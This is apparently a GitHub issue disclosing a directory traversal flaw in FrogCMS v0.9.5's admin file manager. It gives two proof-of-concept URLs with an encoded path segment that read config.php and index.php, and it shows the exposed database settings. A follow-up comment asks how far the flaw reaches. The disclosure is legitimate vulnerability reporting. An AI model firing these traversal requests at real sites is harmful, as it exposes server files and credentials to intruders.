

New issue

Jump to bottom


FrogCMSv0.9.5 Directory Traversal Vulnerability #34

⊙ Open Ke7b3r0s opened this issue on Sep 14, 2020 ⋅ 3 comments

Ke7b3r0s commented on Sep 14, 2020 There is a directory traversal vulnerability when logined as a admin and view the uploaded files. An attacker can read arbitrarily file on a remote server via GET request urlencode parameter. 1.Read config.php. http://127.0.0.1:8888/FrogCMS/admin/?/plugin/file_manager/view/.%2f%2f./config.php 127.0.0.1:8888/FrogCMS/admin/?/plugin/file_manager/view/.%2f%2f./config.php (←) → C 0 **Frog CMS** Pages Snippets Layouts Files public/../config.php <?php // Database information: // for SQLite, use sqlite:/tmp/frog.db (SQLite 3) // The path can only be absolute path or :memory: // For more info look at: www.php.net/pdo // Database settings: v/ uutauase settings:
define('DB_DSN', 'mysql:dbname=frog;host=localhost;port=8889');
define('DB_USER', 'root');
define('DB_PASS', 'root');
define('TABLE_PREFIX', ''); // Should Frog produce PHP error messages for debugging? define('DEBUG', false); // Should Frog check for updates on Frog itself and the installed plugins?
define('CHECK_UPDATES', true); // The number of seconds before the check for a new Frog version times out in case of problems. define('CHECK_TIMEOUT', 3); // The full URL of your Frog CMS install Save Save and Continue Editing or Cancel


2.Read index.php.

http://127.0.0.1:8888/FrogCMS/admin/?/plugin/file_manager/view/.%2f%2f./index.php



attritionorg commented on Apr 12, 2021

If logged in as the admin, they would have legitimate access to e.g. /FrogCMS/admin/?/plugin/file_manager/index.php from your second example, right? Can this be used to read files outside of the webroot?



@Ke7b3r0s Excellent, thank you for confirming!

Assignees	
No one assigned	
Labels	
None yet	
Projects	
None yet	
Milestone	
No milestone	
Development	
No branches or pull requests	

2 participants

